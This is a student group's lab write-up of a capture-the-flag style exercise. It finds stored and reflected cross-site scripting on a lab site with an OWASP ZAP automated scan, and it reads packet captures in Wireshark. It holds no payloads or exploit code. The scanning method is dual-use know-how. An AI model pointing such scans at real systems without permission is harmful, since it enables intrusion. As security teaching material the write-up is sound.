PSP0201 Week 3 Writeup

Group Name: study group

Members


ID	Name	Role
1211101157	Lo Pei Qin	Leader
1211102017	Siow Yee Ceng	Member
1211101534	Tan Chi Lim	Member
1211102835	Chew Ming Yao	Member

Day 6 Be careful with what you wish on a Christmas night

Tools used: Kali Linux/Firefox/OWASP ZAP

Question 1

We type in the IP address given and added:5000 behind to go through the web page



Welcome to Santa's official 'Make a Wish!' website

YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Search query


Showing all wishes:

Enter your wish here:

We can see that this website allows the user to submit the input in the search bar and later on stored directly into the website. So this would be Stored Cross-site Scripting.

Question 2

Random type something into the search query.



Santa's portal - Mozilla Firefox

10.10.53.44:5000

Welcome to Santa's official 'Make a Wish!' website

YEAR 2020


Here you can anonymously submit your Christmas wishes and see what other people wished too!

sdsdsd

Showing all wishes:

Enter your wish here:

Look at the top and find out what's the query string on the top.



Santa's portal - Mozilla Firefox

10.10.53.44:5000/?q=sdsdsd

Search query


Here are all wishes that have "sdsdsd":

Enter your wish here:

New book...

Question 3

Open the Owasp Zap on the kali attack box



Welcome to Santa's official 'Make a Wish!' website


YEAR 2020

Here you can anonymously submit your Christmas wishes and see what other people wished too!

Here are all wishes that have "sdsdsd":

Enter your wish here:

Select automated scan




Welcome to OWASP ZAP

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

If you are new to ZAP then it is best to start with one of the options below.

Paste the URL into the search bar and press attack on the bottom



Untitled Session - OWASP ZAP 2.9.0

Automated Scan


This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: 10.10.53.44:5000

Use traditional spider: ☑

Look for the alert side and count for the XSS



URL to attack: 10.10.53.44:5000

Use traditional spider: ☑

Use ajax spider: □ with Firefox Headless

Progress: Attack complete - see the Alerts tab...

- Alerts (6)
  - Cross Site Scripting (Persistent)
  - Cross Site Scripting (Reflected)
  - X-Frame-Options Header Not Set (3)
  - Absence of Anti-CSRF Tokens (6)
  - Web Browser XSS Protection Not Enabled (5)
  - X-Content-Type-Options Header Missing (4)

Full details of any selected alert will be displayed here.

You can manually add alerts by right clicking on the relevan t line in the history and selecting 'Add alert'.

You can also edit existing alerts by double clicking on them.

Thought Process/methodology:


We open the firefox and type in the IP address given and added:5000 and go for the website given. We found that this website allows the user to submit the information and later on stored it on the website directly. After that, we randomly type in some words into the search bar and go for it. We found that the query string on the URL is q. Other than that, we open the Owasp Zap and select automated scan. We copy and paste the URL into the Owasp Zap and attack it. We found that there are 2 XSS files on this website, so the answer for the last question should be 2.

Day 7

Tools used: Kali Linux/Wireshark

Question 1

Open the Wireshark and drag the pcap1.pcap file into the Wireshark




PSP virtual machine - VMware Workstation 16 Player (Non-commercial use only)
Player
pcap1.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
10:59

```
No.   Time        Source          Destination     Protocol Length Info
    1 0.000000    10.10.15.52     10.11.3.2       TCP      102 2222 → 57454 [PSH, ACK] Seq=1 Ack=1 Win=474 Len=48
    2 0.000082    10.10.15.52     10.11.3.2       TCP      150 2222 → 57454 [PSH, ACK] Seq=49 Ack=1 Win=474 Len=96
    3 0.000155    10.10.15.52     10.11.3.2       TCP      102 2222 → 57454 [PSH, ACK] Seq=145 Ack=1 Win=474 Len=48
    4 0.033155    10.11.3.2       10.10.15.52     TCP       54 57454 → 2222 [ACK] Seq=1 Ack=49 Win=1027 Len=0
    5 0.033167    10.11.3.2       10.10.15.52     TCP       54 57454 → 2222 [ACK] Seq=1 Ack=193 Win=1026 Len=0
    6 2.507709    10.10.15.52     91.189.88.184   TCP       74 39768 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=1776387896 TSecr=0 WS=128
    7 2.507792    10.10.15.52     91.189.88.185   TCP       74 34628 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=522091807 TSecr=0 WS=128
    8 3.537306    10.10.15.52     91.189.88.185   TCP       74 [TCP Retransmission] [TCP Port numbers reused] 34628 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=522092837 T…
    9 3.537409    10.10.15.52     91.189.88.184   TCP       74 [TCP Retransmission] [TCP Port numbers reused] 39768 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=1776388926 …
   10 3.697409    10.10.15.52     91.189.92.39    TCP       74 56104 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=827256416 TSecr=0 WS=128
   11 5.553381    10.10.15.52     91.189.88.184   TCP       74 [TCP Retransmission] [TCP Port numbers reused] 39768 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=1776390942 …
   12 5.553394    10.10.15.52     91.189.88.185   TCP       74 [TCP Retransmission] [TCP Port numbers reused] 34628 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=522094853 T…
   13 9.005543    10.11.3.2       10.10.15.52     TCP       55 57463 → 80 [ACK] Seq=1 Ack=1 Win=1029 Len=1
```

```
› Frame 13: 55 bytes on wire (440 bits), 55 bytes captured (440 bits)
› Ethernet II, Src: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)
› Internet Protocol Version 4, Src: 10.11.3.2, Dst: 10.10.15.52
› Transmission Control Protocol, Src Port: 57463, Dst Port: 80, Seq: 1, Ack: 1, Len: 1
```

```
0000  02 89 03 cb f7 6b 02 c8  85 b5 5a aa 08 00 45 00   ·····k····Z···E·
0010  00 29 d3 0f 40 00 7f 06  02 75 0a 0b 03 02 0a 0a   ·)··@····u······
0020  0f 34 e0 77 00 50 78 4b  de a9 61 f4 35 94 50 10   ·4·w·PxK··a·5·P·
0030  04 05 b0 3e 00 00 00                               ···>···
```

Scroll down to the first ICMP file and the source



PSP virtual machine - VMware Workstation 16 Player (Non-commercial use only)
Player
11:14
pcap1.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time         Source          Destination     Protocol Length Info
   13 9.005543     10.11.3.2       10.10.15.52     TCP       55 57463 → 80 [ACK] Seq=1 Ack=1 Win=1029 Len=1
   14 9.005564     10.10.15.52     10.11.3.2       TCP       66 80 → 57463 [ACK] Seq=1 Ack=2 Win=491 Len=0 SLE=1 SRE=2
   15 9.585388     10.10.15.52     91.189.88.185   TCP       74 [TCP Retransmission] [TCP Port numbers reused] 34628 → 4
   16 9.585402     10.10.15.52     91.189.88.184   TCP       74 [TCP Retransmission] [TCP Port numbers reused] 39768 → 4
   17 10.430447    10.11.3.2       10.10.15.52     ICMP      74 Echo (ping) request  id=0x0001, seq=1/256, ttl=127 (repl
   18 10.430472    10.10.15.52     10.11.3.2       ICMP      74 Echo (ping) reply    id=0x0001, seq=1/256, ttl=64 (reque
   19 11.428953    10.11.3.2       10.10.15.52     ICMP      74 Echo (ping) request  id=0x0001, seq=2/512, ttl=127 (repl
   20 11.428977    10.10.15.52     10.11.3.2       ICMP      74 Echo (ping) reply    id=0x0001, seq=2/512, ttl=64 (reque
```

```
› Frame 17: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
› Ethernet II, Src: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa), Dst: 02:89:03:cb:f7:6b (02:89:03:cb:f7:6b)
› Internet Protocol Version 4, Src: 10.11.3.2, Dst: 10.10.15.52
› Internet Control Message Protocol
```

